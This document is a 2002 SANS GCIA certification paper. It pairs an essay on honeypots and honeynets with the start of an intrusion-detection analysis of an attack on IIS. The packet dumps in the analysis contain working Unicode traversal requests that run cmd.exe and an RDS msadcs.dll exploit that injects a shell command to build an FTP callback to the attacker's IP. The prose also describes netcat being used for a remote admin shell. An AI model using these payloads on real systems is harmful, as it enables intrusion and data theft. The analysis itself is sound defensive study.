Global Information Assurance Certification Paper

SANS Intrusion Detection in Depth

GCIA Practical Assignment
Version 3.3

Prepared By:

Paul Bradley

September 23, 2002

Table of Contents

Assignment 1. The State of Intrusion Detection

Deception-based Systems: An Extension to Intrusion Detection and Analysis

"In warfare, information is power. The better you understand your enemy, the more able you are to defeat him. In the war against malicious hackers, network intruders, and the other black-hat denizens of cyberspace, the good guys have surprisingly little information. Most security professionals, even those designing security products, are ignorant of the tools, tactics, and motivations of the enemy. And this state of affairs is to the enemy's advantage." (Schneier 1)

With more organizations using IDS technology to compliment their security architecture, many analysts are finding more creative methods to elude and even capture attackers. While there are many fine IDS products available today, we find ourselves looking to the vendor to provide the end-users with reliable, high quality signatures that can be installed to capture abnormal events. Unfortunately, most vendors are not aware of the many different environments that exist and do not have the resources to custom tailor event signatures for a particular customer's specific needs. Therefore, what the vendors do not (or cannot) provide, we must create ourselves.

Many security administrators are finding themselves in the position of implementing devices that serve as an extension to the overall security architecture of their organizations. These devices, while not all that new to the industry, are providing security administrators and analysts with a new method to gather data – data that can be used to create custom signatures and even give the analyst an idea of what type of activity he or she can expect to see. Honeypots and Honeynets serve this purpose – they serve to provide security personnel with valuable information in detecting and even eluding attackers, by either emulating or mirroring common systems.

What is a Honeypot?

For the purposes of this paper, a honeypot can be defined as, "a security resource whose value lies in being probed, attacked or compromised" (Spitzner 1). The honeypot's primary function is act as the sacrificial lamb, in the name of further intrusion detection and analysis. Honeypots can be used to "trap" intruders, acting as a digital decoy for more critical systems, or might even be a legitimate system – all with the purpose of being attacked, scanned, and probed. That function assists in providing the security analyst with relevant data that allows for further analysis of intrusion attempts.

There are a few types of honeypots in use today. Software-based honeypots are deception programs designed to appear to be a real working network. The honeypot program doesn't offer up any actual hardware for a hacker to

compromise, but offers the added challenge of creating a simulation good enough to fool an intruder into thinking they are in a real network.

Honeypots are most successful when run on well-known servers, such as Web, mail, or DNS servers because these systems are often attacked. They can also be used when a system comes under attack by substituting a honeypot system for the target (SANS 1).

Sample Honeypot

Typical Honeypot use starts with the analyst desiring to catch a particular event of interest, which can lead to creating more secure software, developing a new IDS signature to implement, or to possibly discover a new virus or worm. The following is a real-world system configured to attempt to catch a suspected new variant of the Ramen Worm that targets hosts running vulnerable version of the secure shell daemon:

- RedHat Linux 7.1 w/ kernel 2.4.2
- OpenSSH v2.5.2
- Tripwire v2.3.0

This particular host is placed on an isolated segment with no outbound access. Only port tcp/22 is allowed in from the Internet. No other systems reside on this particular segment.

Odd activity typically seen from time to time first appears to be a Stealth scan for hosts running SSH. Further analysis of the event shows that the tools used is synscan – which is the front-end scanner for the Ramen worm. There is speculation that this attack might not just be a stealth scan looking for the SSH daemon, but an actual worm infection attempt. Unfortunately, the only way to know for certain is to offer up this sacrificial lamb in hopes of seeing the activity again.

By placing a vulnerable host out on the Internet, there is a hope of seeing this activity again and possibly allowing the honeypot to become “infected”. If this is indeed a new variant of the Ramen worm, system infection will allow the analyst to look for traces of the worm and confirm suspicion. Tripwire is run every hour to check system integrity and notify the analyst of any modifications made to the system. IDS signatures are in place to immediately alert the analyst of any activity targeting the honeypot.


What is a Honeynet?

Hardware-based honeypots are made up of servers, switches and routers that are set up to mimic an actual productive network. These are most commonly referred to as Honeynets. Their purpose is to create a network environment that

more realistically mirrors a production network. This particular type of deception-based system works best in a heterogeneous environment made up of different types of systems – Microsoft Web Servers, Linux DNS servers, etc. This mixture of systems allows for better detection of different types of methods and tools used by malicious or even curious users. When configuring these types of devices, it is important to leave security vulnerabilities on the hosts itself, as the honeynet must attract potential hackers.

Honeynet Diagram

Figure 1



You can see from figure 1 that this honeynet is made up of router, switches, and servers. This particular example is based upon an actual system in place. Each of the isolated networks is constantly monitored with an intrusion detection network sensor.

Each of the systems serves a purpose in its own right. When setting up a honeynet the analyst needs to ask him or herself an important question: What is it that I am looking for?

The analyst can have several answers, as he or she might be looking for different events; however, it is important that the analyst has some idea of what they are after, as this will help in creating a network of hosts that will capture the desired traffic. In this example, the unpatched servers residing in the Honeynet are used as sacrificial lambs, as they are used to detect new anomalies, capture attackers, or gather more information on widely-known events. These systems might include:

Host	Services	Possible Events to Look For
Linux	BIND (pre 8.3.3)	DoS Internal consistency check; infoleak; tsig bug
Windows 2000	IIS (any) - Web	HTR ISAPI Extension buffer overflow; ISAPI Filter access; Chunked encoding; CodeRed2
Solaris	Apache (pre 1.3.26) - Web	Chunked encoding vulnerability; Win32 Remote command execution; Denial of service attack on Win32
Linux	SSH	CRC32 buffer overflow

On the patched network (in this example), the systems are primarily used to detect new methods attackers use to circumvent systems properly patched and secured. These systems might include patched versions of systems on the "Unpatched" segment.

The Honeynet is placed behind a firewall so that in the event of compromise, the attacker cannot use the compromised host as a launching pad against other resources. The Honeynet is also kept completely isolated from the network used by legitimate hosts and users.

Advantages of Deception-Based Systems

Information Gathering

Between firewalls and typical intrusion detection system, the data gathered only constitutes data gathered from a triggered signature or particular security policy. Anyone who has managed either can attest to the overwhelming amount of data that can be provided. What happens when the security administrator only wants a specific type of data seen from a particular attack or exploit? This when a honeypot comes into play. For example, say the ACME company is about to deploy a new application. Let's say this application will be accessible by the outside world via the Internet. The vendor that developed the application insists that they have performed many security vulnerability assessments on the application has deemed it to be safe and secure. The ACME Company is not convinced; therefore, they setup a honeypot with the application installed. By inserting the honeypot they can now monitor and log traffic and gather a sense of the type of traffic one should see with regards to the new application. Since this

application is new and relatively unknown to anyone outside the organization, any data that is logged is most likely a scan, probe, or attack – information of a high value. By analyzing the gathered information, the security administrator can then develop application-specific signatures for any abnormal traffic and/or exploits. These signatures can be incorporated into the IDS or even as a modified policy on the firewall protecting the host.

Performance Offload

Simply stated, the presence of honeypots can offload work often done entirely by the intrusion detection systems. Security administrators may unload certain signatures form the IDS and use the honeypot as a device to capture that particular traffic. In a high-traffic environment, the offloading of analysis to honeypots can help to isolate certain types of traffic and events for future analysis. One example of this would be the use of LaBrea Tarpit. This software honeypot most commonly used to slow down and even stop scans of your address space from external sources.

Simple to Use

With honeypots there are no algorithms to develop, no signature databases to maintain, and no rule base. Conceptually, Honeynets are a simple mechanism. You create a network similar to a fishbowl, where you can see everything that happens inside it. Just like the fish, you can watch the hackers interact in your virtual environment. Also just like a fishbowl, you can put almost anything in there you want. This controlled network becomes your Honeynet. The captured activity teaches you the tools, tactics, and motives of the blackhat community (Honeynet Project). Though these deceptive systems can be simple to setup, it is important to configuring them correctly and to place on an isolated segment so that if the host is compromised and taken control of, the attacker cannot use it to launch an attack of its own.

In fact, insert the honeypot somewhere in your organization, and sit back and wait. While some honeypots, especially research honeypots, can be more complex, they all operate on the same simple premise: If somebody or someone connects to the honeypot, check it out. As experienced security professionals will tell you, the simpler the concept, the more reliable it is. With complexity come configurations, breakdowns, and failures (Spitzner 4).

Testing of Incident Response Capabilities

Organizations can use Honeynets to test and develop their Incident Response capabilities. The advantage one has in analyzing these compromised systems is you already have most of the answers. The analyst can then treat a

compromised system as a 'challenge', where you test your abilities to determine what happened using various forensic techniques. You can then compare these results to the data captured from within the Honeynet. (Honeynet Project 1)

System Roles

Bait

Set up a server and fill it with tempting files. Make it hard but not impossible to break into. Then sit back and wait for the crackers to show up. Observe them as they cavort around in the server. Log their conversations with each other. Study them like you'd watch insects under a magnifying glass (Delio 1).

The above statement is the most basic term for the function of a honeypot. A great way to discover new attacks is to allow them to happen. The trick is, however, not letting them happen on a critical resource. Making a host a worthy challenge for the many hackers out on the Internet will certainly draw them in. Keeping the contents of the honeypot interesting will help in keeping the attacker long enough to monitor and record his or her actions.

Observation

After the whiley hacker has been lured into the honeypot, it is important that he or she remain there long enough to observe their actions. It is possible the attacker might have used a new, elaborate method of compromising your host. This information is extremely critical, as it will lead to the development of signatures or new rules that will help to keep these types of users out in the future. In addition, these discoveries can lead to the development of patches to fix vulnerabilities not previously known. It is important to note that logging and other monitoring agents should be installed and functioning properly on the honeypot in order to properly log the action.

Elusion and Misinformation

In some cases, deception-based systems are used to draw malicious users away from real systems. By appearing more appealing (and possibly more susceptible to attack) to an attacker, the honeypot can elude hackers and keep them, if only for a short while, from attacking critical hosts.

Remember the example above concerning the ACME Company using a Honeypot to find potential vulnerabilities? In an attempt to possibly trick hackers or discover where their source code will go after being taken, the ACME Company could place false source code out on the Honeypot. This type of misinformation could be valuable in tracking the stolen code, finding out warez

sites that it could possibly wind up on. This type of misinformation could also be used to confuse the hacker where he or she doesn't know what is or is not real on a particular system or network.

"Misinformation is a classic tactic in warfare. If you confuse a group of hackers, they start to break down, to doubt themselves. I've even seen them break into a real server, and then second-guess themselves, start to think it's fake, and back out again. It's hilarious." (Thompson 1)

Are Deception-based Systems Ethical?

Entrapment vs. Enticement

Enticement is the process of luring an intruder to look at selected files. If the user downloads them, this could be used as evidence against them. Entrapment is to induce a person to commit a crime that they were not previously contemplating.

Honeypots are always subject to scrutiny by its use because of the controversy of it being labeled as a form of entrapment. Honeypots are in fact not a form of entrapment because it lets the system afford an attack and does not encourage being attacked. Legally you can be liable if a honeypot is compromised and used as a launching pad for other unauthorized intrusions. If the honeypot is however virtual enough and really only simulates, then launching attacks from a honeypot would be harmless (Mohammed 1).

There is much debate on this particular topic, as some would testify that no matter what the system is used for, if it is accessed by an unauthorized user, then that constitutes breaking the law and the intruder should face criminal prosecution.

In rebuttal to the above statement, many believe that if a system is used to assist in gathering knowledge of a particular hacking methodology, then the information gathered should be used for the strict purpose of creating a defense mechanism for that particular attack; not that of prosecuting the intruder. Even if the honeypot is being used to lure attackers away from legitimate hosts, it is believed that if the honeypot does its job in keeping an attacker away from a critical resource, then prosecution is not warranted. However, if the honeypot is compromised, then used to attack another host or network, then the intruder should be prosecuted, as he or she is now using legitimate resources to break the law.

Deception-based System Solutions

Commercial:

- ManTrap: This is a commercial honeypot originally sold by Recourse, which was bought by Symantec. ManTrap is unique in that it provides complete operating systems for attackers to interact with, capturing their every action. ManTrap has outstanding data collection capabilities. Currently only runs on Solaris. http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=157
- NetFacade - A commercial honeypot that has been around since 1999. This honeypot can emulate different operating systems at the same time. http://www.itsecure.bbn.com/NetFacade.htm
- Smoke Detector - This is actually an appliance that has extensive detection and emulation capabilities. http://palisadesys.com/products/smokedetector/prod_smokedet.shtml
- Specter - Specter is a commercial honeypot designed to run on Windows. It can emulate 13 different operating systems, monitor up to 14 TCP ports, and has a variety of configuration and notification features. It is very easy to use. http://www.specter.com/

OpenSource:

- LaBrea Tarpit - This OpenSource honeypot is unique in that it is designed to slow down or stop attacks. It runs on Windows and Unix systems. http://www.hackbusters.net/LaBrea.html
- Tiny Honeypot - Written by George Bakos. The attacker will always think he or she is successful, as this honeypot always appears to be vulnerable. This is a great tool for collecting all sorts of information on malicious attackers. http://www.alpinista.org/thp/
- Deception Toolkit - DTK was the first OpenSource honeypot, released in 1997, written by Fred Cohen. The Deception Toolkit is primarily a collection of Perl scripts and C source code that emulates a variety of listening services. Its primary purpose is to deceive human attackers. I have seen this used on a number of systems used within some United States federal agencies. http://www.all.net/dtk/
- Honeynets: These are entire networks of systems designed to be compromised. Honeynets are the most complex of honeypot solutions and have the greatest risk. However, they can also capture the most information of any honeypot. http://www.honeynet.org/papers/honeynet/

(List gathered from Lance Spitzner's material).

Conclusion

Burglar alarms are specific things on a network designed to go off if an attacker touches them. Honeypots are burglar alarms dressed up to look particularly attractive to attackers (Schneier 197).

Unlike a firewall or intrusion detection system, honeypots do not solve specific problems. A honeypot is a tool that contributes to the overall security of an organization. Working in conjunction with firewalls and intrusion detection systems, the honeypot can provide valuable data during the analysis of a particular attack. Data gathered by the honeypot will allow the security administrator to further fine tune the running signatures on the intrusion detection system, as the security administrator will have a more clear understanding of the types of attacks facing his or her particular organization.

References

Schneier, Bruce. Crypto-Gram Newsletter, June 15, 2001

Spitzner, Lance. Honeypots – Definitions and Values. On the web at http://www.enteract.com/~lspitz/honeypot.html

SANS Institute. Intrusion Detection FAQ. On the web at http://www.sans.org/newlook/resources/IDFAQ/honeypot.htm

Spitzner, Lance. Honeypots: Tracking Hackers. Book not released as of this date. Excerpt can be found on the web at http://www.tracking-hackers.com/book/chp-04.pdf

Delio, Michelle. Honeypots: Bait for the Cracker. On the web at http://www.wired.com/news/culture/0,1284,42233,00.html

Thompson, Clive. How do corporations stop hackers? They don't. They simply lure them to a "honeypot." On the web at http://www.globetechnology.com/robmag/robmagnov_01.html

Mohammed, Ryan. Network Deception Systems: Honeypots. On the web at http://www.cas.mcmaster.ca/~wmfarmer/SE-4C03-01/papers/Mohammed-honeypots.html

Schneier, Bruce. Secrets & Lies, Digital Security in a Networked World: pg. 197.

The Honeynet Project. On the web at http://www.honeynet.org/

Assignment 2. Network Detects

* Comments and or questions on detects from intrusions@incidents.org will be at the conclusion of each detect *

Detect 1

Date posted to intrusions@incidents.org – 21 AUG 2002

1. Source of Trace: Local network IDS sensor residing between Internet router and perimeter firewall

2. Detect Generated By: Enterasys Dragon v5.0.3

Dragon Signatures Used In This Detect	Dragon Signature Format
T D A B 3 0 W WEB:DOT-DOT ../2f.. T D A S 20 0 W IIS:RDS msadcs.dll T D A S 20 20 W WEB:CMDSHELL /2fcgi-bin/2fcmd.exe T D A B 200 0 W IIS:RDS-RFP -- !ADM!ROX!YOUR!WORLD!	Sample – T D A S 10 20 80 WEB:CGI-PHF content T = Protocol D = Direction A = Protected Networks S = String [B = Binary] 10 = Dynamic Log 20 = Compare Bytes 80 = Port WEB:CGI-PHF = Event Name Content = Search String

3. Probability The Source Was Spoofed: Quite possible. Upon first glance, it would appear the source IP is indeed the attacker, as the attacker would desire a response from the target in order to determine if the scanned vulnerabilities do exist. However, it is possible that the attacker is on the same physical segment as the source (or quite possibly anywhere along the routing path between the source and target) IP and sniffing the packets as they return from the targeted host. The attacker can do this without giving his or her real IP, thus making precise investigation of the source much more difficult.

Later in the attack an FTP session is initiated from the target host back to the attacking IP. The attacker could possibly have prior knowledge of the source IP and the services available on that host. He or she could be crafting the packets in order to facilitate the valid connection. In fact, all the attacker had to know was that FTP was running on the source host, username and password for access, and what files the FTP host had residing. The attacker automated the FTP connection from the target back to the source via a file created during the exploit process.

4. Description of Attack: Some comments made inline with log data below. To summarize the attack - The attacker begins to perform vulnerability scans of the target host. Each event signature changes slightly in hopes of finding a vulnerability to exploit. It appears the attacker is looking for common Microsoft IIS vulnerabilities: IIS RDS, Directory Traversal, Command Execution, etc. The vulnerability scanning goes on for approx 2 hours before vulnerability is found.

Immediately upon finding the IIS RDS vulnerability, the attacker exploits the vulnerability and gains access to the target machine. A file with FTP commands is built, and then a successful FTP connection is made. Netcat is downloaded to the target machine; then netcat is run, listening on high-numbered port that will spawn a command prompt (with admin rights) when a connection is made. More detailed comments in the proceeding sections.

Dragon Log Format:

```
==============================================

SENSOR_NAME (Direction of attack)              TIME
SOURCE_IP              SOURCE_FQDN
DEST_IP                SOURCE_FQDN
----------------------------------------------------------------
HEX & ASCII DUMP
----------------------------------------------------------------
EVENT:[EVENT_NAME] (protocol, src_port,dst_port,flags)

==============================================
```

[Logs trimmed for brevity; however, logs with important packet payload information relevant to the attack are present]

```
----  BEGIN LOGS  ----

** Make Logs Tool - Copyright 2001 Enterasys Networks
** http://dragon.enterasys.com
** Filtering all packets not from sensor longhorn
** Finding all packets to protected networks
** Searching for all packets to/from 217.82.42.53 (ATTACKER)
** Printing packet data
** Resolving DNS names
** Using file /usr/local/dragon/DB/2002Jul14/dragon.db as a 'dragon.db' file
** Date: Sunday July 14 2002

============================================================
longhorn  (Towards)                                    15:49:09
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       target.host
----------------------------------------------------------------------------
45 00 00 84 cd ce 40 00 f5 06 a0 10 d9 52 2a 35 0c xx yy 03      E.....@......R*5....
06 3b 00 50 4c 5a 3c d1 00 08 93 fa 50 18 44 10 0f 16 00 00      .;.PLZ<.....P.D.....
47 45 54 20 2f 6d 73 61 64 63 2f 2e 2e 25 63 30 25 61 66 2e      GET /msadc/..%c0%af.
2e 2f 2e 2e 25 63 30 25 61 66 2e 2e 2f 2e 2e 25 63 30 25 61      ./..%c0%af../..%c0%a
66 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63      f../winnt/system32/c
6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 2b 63 3a 5c 20 48 54      md.exe?/c+dir+c:\ HT
54 50 2f 31 2e 30 0d 0a 0d 0a 0d 0a                              TP/1.0......
----------------------------------------------------------------------------

EVENT1: [DYNAMIC-TCP] (tcp,sp=1591,dp=80,flags=---A----)

============================================================
```

```
longhorn  (Towards)                                   15:49:09
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       target.host
-------------------------------------------------------------------------------
45 00 00 87 cd d4 40 00 f5 06 a0 07 d9 52 2a 35 0c xx yy 03      E.....@......R*5....
06 3d 00 50 4c 5c 75 f0 00 08 94 0b 50 18 44 10 00 1b 00 00      .=.PL\u.....P.D.....
47 45 54 20 2f 6d 73 61 64 63 2f 2e 2e 25 63 30 25 61 66 2e      GET /msadc/..%c0%af.
2e 2f 2e 2e 25 63 30 25 61 66 2e 2e 2f 2e 2e 25 63 30 25 61      ./..%c0%af../..%c0%a
66 2e 2e 2f 77 69 6e 6e 74 33 35 31 2f 73 79 73 74 65 6d 33      f../winnt351/system3
32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 2b 63 3a 5c      2/cmd.exe?/c+dir+c:\
20 48 54 54 50 2f 31 2e 30 0d 0a 0d 0a 0d 0a                     HTTP/1.0.....
-------------------------------------------------------------------------------
EVENT1: [WEB:DOT-DOT] (tcp,dp=80,sp=1597)

===============================================================
longhorn  (Towards)                                   15:49:09
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       target.host
-------------------------------------------------------------------------------
45 00 00 83 cd d6 40 00 f5 06 a0 09 d9 52 2a 35 0c xx yy 03      E.....@......R*5....
06 3e 00 50 4c 5d 5c 84 00 08 94 12 50 18 44 10 c2 e0 00 00      .>.PL]\.....P.D.....
47 45 54 20 2f 6d 73 61 64 63 2f 2e 2e 25 63 30 25 61 66 2e      GET /msadc/..%c0%af.
2e 2f 2e 2e 25 63 30 25 61 66 2e 2e 2f 2e 2e 25 63 30 25 61      ./..%c0%af../..%c0%a
66 2e 2e 2f 77 69 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d      f../wint/system32/cm
64 2e 65 78 65 3f 2f 63 2b 64 69 72 2b 63 3a 5c 20 48 54 54      d.exe?/c+dir+c:\ HTT
50 2f 31 2e 30 0d 0a 0d 0a 0d 0a                                 P/1.0.....
-------------------------------------------------------------------------------
EVENT1: [WEB:DOT-DOT] (tcp,dp=80,sp=1598)

===============================================================
longhorn  (Towards)                                   15:49:09
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       target.host
-------------------------------------------------------------------------------
45 00 00 86 cd d8 40 00 f5 06 a0 04 d9 52 2a 35 0c xx yy 03       E.....@......R*5....
06 3f 00 50 4c 5e 05 04 00 08 94 1a 50 18 44 10 d8 4b 00 00      .?.PL^......P.D..K..
47 45 54 20 2f 6d 73 61 64 63 2f 2e 2e 25 63 30 25 61 66 2e      GET /msadc/..%c0%af.
2e 2f 2e 2e 25 63 30 25 61 66 2e 2e 2f 2e 2e 25 63 30 25 61      ./..%c0%af../..%c0%a
66 2e 2e 2f 77 69 6e 64 6f 77 73 2f 73 79 73 74 65 6d 33 32      f../windows/system32
2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 2b 63 3a 5c 20      /cmd.exe?/c+dir+c:\
48 54 54 50 2f 31 2e 30 0d 0a 0d 0a 0d 0a                        HTTP/1.0.....
-------------------------------------------------------------------------------
EVENT1: [WEB:DOT-DOT] (tcp,dp=80,sp=1599)

===============================================================
```

<<SNIP>>

```
===============================================================
longhorn  (Towards)                                   17:42:01
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       target.host
-------------------------------------------------------------------------------
45 00 00 48 b5 d3 40 00 f5 06 b8 47 d9 52 2a 35 0c xx yy 03       E..H..@....G.R*5....
0d 56 00 50 4e ea 55 08 00 12 6e cb 50 18 44 10 41 fd 00 00      .V.PN.U...n.P.D.A...
```

```
47 45 54 20 2f 6d 73 61 64 63 2f 6d 73 61 64 63 73 2e 64 6c     GET /msadc/msadcs.dl
6c 20 48 54 54 50 2f 31 2e 30 0a 0a                             l HTTP/1.0..
-------------------------------------------------------------------------------
EVENT1: [IIS:RDS] (tcp,dp=80,sp=3414)

===============================================================
longhorn  (Towards)                                  17:42:02
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       target.host
-------------------------------------------------------------------------------
45 00 03 1f b5 e7 40 00 f5 06 b5 5c d9 52 2a 35 0c xx yy 03      E.....@....\.R*5....
0d 58 00 50 4e ed 7c ce 00 12 6e d4 50 18 44 10 ba 1e 00 00     .X.PN.|...n.P.D.....
50 4f 53 54 20 2f 6d 73 61 64 63 2f 6d 73 61 64 63 73 2e 64     POST /msadc/msadcs.d
6c 6c 2f 41 64 76 61 6e 63 65 64 44 61 74 61 46 61 63 74 6f     ll/AdvancedDataFacto
72 79 2e 51 75 65 72 79 20 48 54 54 50 2f 31 2e 31 0d 0a 55     ry.Query HTTP/1.1..U
73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 32     ser-Agent: Mozilla/2
2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45     .0 (compatible; MSIE
20 33 2e 30 31 3b 20 57 69 6e 64 6f 77 73 20 39 35 29 0d 0a     3.01; Windows 95)..
48 6f 73 74 3a 20 31 32 2e 31 30 2e 38 2e 33 0d 0a 43 6f 6e     Host: 12.xxx.yyy.3..Con
74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 35 37 35 0d 0a 43 6f     tent-Length: 575..Co
6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65     nnection: Keep-Alive
0d 0a 0d 0a 41 44 43 43 6c 69 65 6e 74 56 65 72 73 69 6f 6e     ....ADCClientVersion
3a 30 31 2e 30 36 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65     :01.06..Content-Type
3a 20 6d 75 6c 74 69 70 61 72 74 2f 6d 69 78 65 64 3b 20 62     : multipart/mixed; b
6f 75 6e 64 61 72 79 3d 21 41 44 4d 21 52 4f 58 21 59 4f 55     oundary=!ADM!ROX!YOU
52 21 57 4f 52 4c 44 21 3b 20 6e 75 6d 2d 61 72 67 73 3d 33     R!WORLD!; num-args=3
0d 0a 0d 0a 2d 2d 21 41 44 4d 21 52 4f 58 21 59 4f 55 52 21     ....--!ADM!ROX!YOUR!
57 4f 52 4c 44 21 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65     WORLD!..Content-Type
3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 76 61 72 67     : application/x-varg
0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 33 36     ..Content-Length: 36
36 0d 0a 0d 0a 02 00 03 00 08 00 ac 00 00 00 53 00 65 00 6c     6..............S.e.l
00 65 00 63 00 74 00 20 00 2a 00 20 00 66 00 72 00 6f 00 6d     .e.c.t. .*. .f.r.o.m
00 20 00 43 00 75 00 73 00 74 00 6f 00 6d 00 65 00 72 00 73     . .C.u.s.t.o.m.e.r.s
00 20 00 77 00 68 00 65 00 72 00 65 00 20 00 43 00 69 00 74     . .w.h.e.r.e. .C.i.t
00 79 00 3d 00 27 00 7c 00 73 00 68 00 65 00 6c 00 6c 00 28     y.=.'.|.s.h.e.l.l.(
00 22 00 63 00 6d 00 64 00 20 00 2f 00 63 00 20 00 65 00 63     .".c.m.d. ./.c. .e.c
00 68 00 6f 00 20 00 6f 00 70 00 65 00 6e 00 20 00 32 00 31     .h.o. .o.p.e.n. .2.1
00 37 00 2e 00 38 00 32 00 2e 00 34 00 32 00 2e 00 35 00 33     .7...8.2...4.2...5.3
00 20 00 3e 00 73 00 61 00 73 00 66 00 69 00 6c 00 65 00 22     . .>.s.a.s.f.i.l.e."
00 29 00 7c 00 27 00 08 00 b2 00 00 00 64 00 72 00 69 00 76     .).|.'.......d.r.i.v
00 65 00 72 00 3d 00 7b 00 4d 00 69 00 63 00 72 00 6f 00 73     .e.r.=.{.M.i.c.r.o.s
00 6f 00 66 00 74 00 20 00 41 00 63 00 63 00 65 00 73 00 73     .o.f.t. .A.c.c.e.s.s
00 20 00 44 00 72 00 69 00 76 00 65 00 72 00 20 00 28 00 2a     . .D.r.i.v.e.r. .(.*
00 2e 00 6d 00 64 00 62 00 29 00 7d 00 3b 00 64 00 62 00 71     ...m.d.b.).}.;.d.b.q
00 3d 00 63 00 3a 00 5c 00 77 00 69 00 6e 00 6e 00 74 00 5c     .=.c.:.\.w.i.n.n.t.\
00 68 00 65 00 6c 00 70 00 5c 00 69 00 69 00 73 00 5c 00 68     .h.e.l.p.\.i.i.s.\.h
00 74 00 6d 00 5c 00 74 00 75 00 74 00 6f 00 72 00 69 00 61     .t.m.\.t.u.t.o.r.i.a
00 6c 00 5c 00 62 00 74 00 63 00 75 00 73 00 74 00 6d 00 72     .l.\.b.t.c.u.s.t.m.r
00 2e 00 6d 00 64 00 62 00 3b 00 0d 0a 2d 2d 21 41 44 4d 21     ...m.d.b.;...--!ADM!
52 4f 58 21 59 4f 55 52 21 57 4f 52 4c 44 21 2d 2d 0d 0a        ROX!YOUR!WORLD!--..

===============================================================================
longhorn  (Towards)                                  17:42:07
SOURCE: 217.82.42.53    pD9522A35.dip.t-dialin.net
DEST:   12.xxx.yyy.3       targeted.host
-------------------------------------------------------------------------------
```

```
45 00 03 17 b7 de 40 00 f5 06 b3 6d d9 52 2a 35 0c xx yy 03    E.....@....m.R*5....
0d d4 00 50 4f 57 87 c3 00 12 6e ed 50 18 44 10 ac 86 00 00    ...POW....n.P.D.....
50 4f 53 54 20 2f 6d 73 61 64 63 2f 6d 73 61 64 63 73 2e 64    POST /msadc/msadcs.d
6c 6c 2f 41 64 76 61 6e 63 65 64 44 61 74 61 46 61 63 74 6f    ll/AdvancedDataFacto
72 79 2e 51 75 65 72 79 20 48 54 54 50 2f 31 2e 31 0d 0a 55    ry.Query HTTP/1.1..U
73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 32    ser-Agent: Mozilla/2
2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45    .0 (compatible; MSIE
20 33 2e 30 31 3b 20 57 69 6e 64 6f 77 73 20 39 35 29 0d 0a    3.01; Windows 95)..
48 6f 73 74 3a 20 31 32 2e 31 30 2e 38 2e 33 0d 0a 43 6f 6e    Host: 12.xxx.yyy.3..Con
74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 35 36 37 0d 0a 43 6f    tent-Length: 567..Co
